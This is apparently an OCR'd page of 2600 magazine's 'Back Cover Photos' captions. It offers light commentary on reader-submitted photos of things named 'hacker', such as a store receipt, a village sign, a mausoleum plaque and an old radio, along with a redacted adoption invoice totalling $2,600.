1 664474 2600HACK 2600 HACKER QUARTERLY 6.25
Sales ID: ---

SUBTOTAL: 6.25
TAX: 0.00
TOTAL: 6.25


CASH: 6.25

Here's an interesting fact, discovered by **sail0r**: if you buy a copy of *2600* (or anything else, we presume) at this local MicroCenter and pay cash, your name shows up on the receipt as "B Hacker." (When making a purchase with a credit card, the cardholder name shows up.) Perhaps the thought is that only a hacker would be smart enough to use cash - or maybe something somehow got hacked and this is the signature. Regardless, we suspect a lot of people will be buying *2600* with cash at MicroCenters just to see what happens.

The Back Cover Photos

While out cycling, **Rob Purvis** found this neat little sign in the village of Newton Poppleford in East Devon, England. It's clearly an informational statement which says that hackers are always in the vicinity. Depending on one's outlook, this will either prove comforting or troubling.

The Back Cover Photos



Occasionally, moments like this just happen and lately we've been getting more and more of them. In this case, Gene (**laserdemon**) noticed his four-year-old daughter parading around the house with one of our issues while counting out loud. This verifies a longstanding theory of ours that we do in fact sometimes act as an educational tool. What's really amazing here is the number of kids in a single photo of our magazine.

The Back Cover Photos

And on the other end of the spectrum, we see the symbolic death of a hacker - and the unsymbolic death of someone with the actual last name of "Hacker" as seen by **L. Motz**, who witnessed this at Westview Mausoleum in Atlanta, Georgia. This kind of thing also happens now and then.

The Back Cover Photos

November 25, 1977 Baby Boy [redacted] ([redacted])

Service	Fees Charged
Partial Reimbursement on Maternity Care	$1,221.00
Average Cost per Infant (attached)	$ 659.00
Partial Social Service Fee for Adoption	$ 500.00
Estimated Costs of Legal Proceedings for Termination of Parental Rights	$ 220.00
Total Reimbursement	$2,600.00

So **momentumdave** was going through some old papers concerning his adoption and discovered that he was worth exactly $2600 at the time. How cool is *that*? Incidentally, we can't help but wonder if the actual infant was the attachment referred to in "Average Cost per Infant (attached)."

The Back Cover Photos

Now this is something we find ourselves wanting more than anything - a true hacker radio, as discovered by **sarx** in Scotland. Had this company only stayed in business another 30 years or so, this would have been the perfect gift for *Off The Hook* listeners.